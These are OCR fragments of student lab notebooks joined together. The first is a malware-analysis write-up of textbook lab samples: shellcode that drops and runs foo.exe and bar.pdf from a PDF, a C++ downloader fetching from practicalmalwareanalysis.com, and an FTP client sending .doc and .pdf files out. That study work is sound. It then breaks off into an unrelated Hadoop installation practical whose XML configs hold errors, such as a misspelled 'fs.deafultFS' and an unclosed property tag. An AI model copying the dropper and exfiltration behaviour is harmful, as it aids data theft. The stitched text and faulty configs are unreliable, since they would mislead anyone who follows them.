00350151	0000A000	
00350155	0000B06F	
00350159	0000144E	
0035015D	748B5756	
00350161	FF310C24	

Figure 13. ShellExecuteA added to list of imports

iv. What filesystem residue does the shellcode leave?

Set breakpoint @ WriteFile and let the shellcode run. As shown in figure 11 and 12, 2 files are dropped on the victim's machine. They are foo.exe and bar.pdf. Both are located in the temp folder as defined in the env variables of the victim's machine.




Figure 14. MZ dropped in Temp\foo.exe




Figure 15. PDF dropped in Temp\bar.pdf

v. What does the shellcode do?

The shellcode attempt to import various functions from kernel32.dll and then using its LoadLibraryA function to load shell32 library to import ShellExecuteA function.

The shellcode then attempts to read the pdf file to extract both the executable payload and a pdf file which are both dropped in the temp folder as foo.exe and bar.pdf respectively. foo.exe is then executed via CreateProcessA as shwon in Figure 16 and 17.




Figure 16. CreateProcessA for foo.exe

Figure 17. foo.exe

Bar.pdf is then opened via ShellExecuteA. ShellExecuteA uses the victim's default application to open the pdf file.

Figure 18. ShellExecuteA for bar.pdf





Figure 19. bar.pdf pops up

d. The purpose of this first lab is to demonstrate the usage of the thispointer. Analyze the malware in *Lab20-01.exe*.

i- Does the function at 0x401040 take any parameters?

If we examine the main function of 'Lab20-01.exe' (C++ executable) in IDA, we see that this doesm't take any parameters; however, it does take a 'this' pointer. By doing this it knows that the function it will be running is for the created object.




One way to identify this is the lack of clear structure being passed, strange duplication of references being stored prior to it, and the result being stored in our ‘ecx’ register. This is in addition to a URL being moved into our newly created object reference.

ii-Which URL is used in the call to URLDownloadToFile?

At a glance we can see the below URL being moved into ‘dword ptr [ecx]’.

- http://www.practicalmalwareanalysis.com/cpp.html

Based on this we know that the URL http://www.practicalmalwareanalysis.com/cpp.html is being stored at the start of our newly created object. By examining ‘sub_401040’, we can see that the object passed in our ‘this’ pointer is being stored in [ebp+var_4].



This is then being referenced, and the start of our object is being accessed as the LPCSTR entry passed to URLDownloadToFile. In this case it is the URL and FileName respectively which is pushed to the calling object stack shortly before execution.

iii-What does this program do?


The program is contained solely within what we've discussed in the previous 2 questions. From what we've seen, this program will download a file from http://www.practicalmalwareanalysis.com/cpp.html and save it on the local machine to a file called c:\tempdownload.exe

e. Analyze the malware In Lab20-02.exe. i-What can you

learn from the interesting strings in this program?


If we run strings over this executable, we can see a number of interesting entries, including what looks to be evidence this is made using C++, possible imports associated with network connections and FTP operations, and strings that indicate the program likely functions as an FTP client which is looking for .doc and .pdf files to send back to ftp.practicalmalwareanalysis.com.

strings Lab20-02.exe




ii-What do the imports tell you about this program?

Opening this in PE-bear, we can see that this is importing functions from WININET.dll which look to be associated with FTP operations. This leads us to believe the program will function as a FTP client, further backing up our hypothesis from question 1.



Examining the imports from KERNEL32.dll we also see what looks to be API calls associated with finding files which match a certain parameter on a system.



Based on these imports it looks like this program will search for files on a system, and at some stage send them to a remote FTP server.

BIG DATA

INDEX

Prac. No.	Practical
1	Install, configure and run Hadoop and HDFS

2	**Implement Decision tree classification techniques**
3	**Classification using SVM**
4	**Implement an application that stores big data in Hbase / MongoDB and manipulate it using R / Python**
5	**Write Program Naive baye's theorem's**
6	**Write a Program showing implementation of Regression model.**
7	**Write a Program showing clustering.**

PRACTICAL NO : 1


Aim: Install, configure and run Hadoop and HDFS Description:

Hadoop Installation.

Step 1: downlaod java jdk first .the package size 168.67MB


Windows x64	168.67 MB	jdk-8u291-windows-x64.exe


Step 2: download Hadoop binaries from the official website. The binary package size is about 342 MB.



Step 3: After finishing the file download, we should unpack the package using 7zip int two steps. First, we should extract the hadoop-3.2.1.tar.gz library, and then, we should unpack the extracted tar file:

Step 4: When the “Advanced system settings” dialog appears, go to the “Advanced” tab and click on the “Environment variables” button located on the bottom of the dialog.





Step 5: Check the version of java

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19041.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hp>javac
Usage: javac <options> <source files>
where possible options include:
  -g                         Generate all debugging info
  -g:none                    Generate no debugging info
  -g:{lines,vars,source}     Generate only some debugging info
  -nowarn                    Generate no warnings
  -verbose                   Output messages about what the compiler is doing
  -deprecation               Output source locations where deprecated APIs are used
  -classpath <path>          Specify where to find user class files and annotation process
  -cp <path>                 Specify where to find user class files and annotation process
  -sourcepath <path>         Specify where to find input source files
  -bootclasspath <path>      Override location of bootstrap class files
  -extdirs <dirs>            Override location of installed extensions
  -endorseddirs <dirs>       Override location of endorsed standards path
  -proc:{none,only}          Control whether annotation processing and/or compilation is
  -processor <class1>[,<class2>,<class3>...] Names of the annotation processors to run; by
ss
```

```
C:\Users\hp>java -version
java version "1.8.0_291"
Java(TM) SE Runtime Environment (build 1.8.0_291-b10)
Java HotSpot(TM) 64-Bit Server VM (build 25.291-b10, mixed mode)
```

Step 6: Configuration core-site.xml

core-site.xml

C: > hadoop > etc > hadoop > core-site.xml

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <?xml-stylesheet type="text/xsl" href="configuration.xsl"?>
3
4  <configuration>
5
6  <property>
7      <name>fs.deafultFS</name>
8      <value>hdfs://localhost:9000</value>
9  <property>
10 </configuration>
```

Step 7: Configuration core-site.xml

core-site.xml hdfs-site.xml

C: > hadoop > etc > hadoop > hdfs-site.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="configuration.xsl"?>

<configuration>
<property>
      <name>dfs.replication</name>
      <value>1</value>
</property>
<property>
       <name>dfs.namenode.name.dir</name>
       <value>C:\hadoop\data\namenode</value>

</property>
<property>
      <name>dfs.namenode.data.dir</name>
      <value>C:\hadoop\data\datanode</value>
</property>
</configuration>
```

Step 8: Configuration core-site.xml

mapred-queues.xml.template	07-07-2020 01:04	TEMPLATE File
mapred-site.xml	19-05-2021 17:58	XML File
ssl-client.xml.example	07-07-2020 00:16	EXAMPLE File

File Edit Selection View Go Run Terminal Help

core-site.xml hdfs-site.xml mapred-site.xml

C: > hadoop > etc > hadoop > mapred-site.xml

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="configuration.xsl"?>

<configuration>
<property>
      <name>mapreduce.framework.name</name>
      <value>yarn</value>
</configuration>
```

Step 9: Configuration core-site.xml


yarnservice-log4j.properties	07-07-2020 01:03	PROPERTIES File
yarn-site.xml	19-05-2021 17:58	XML File

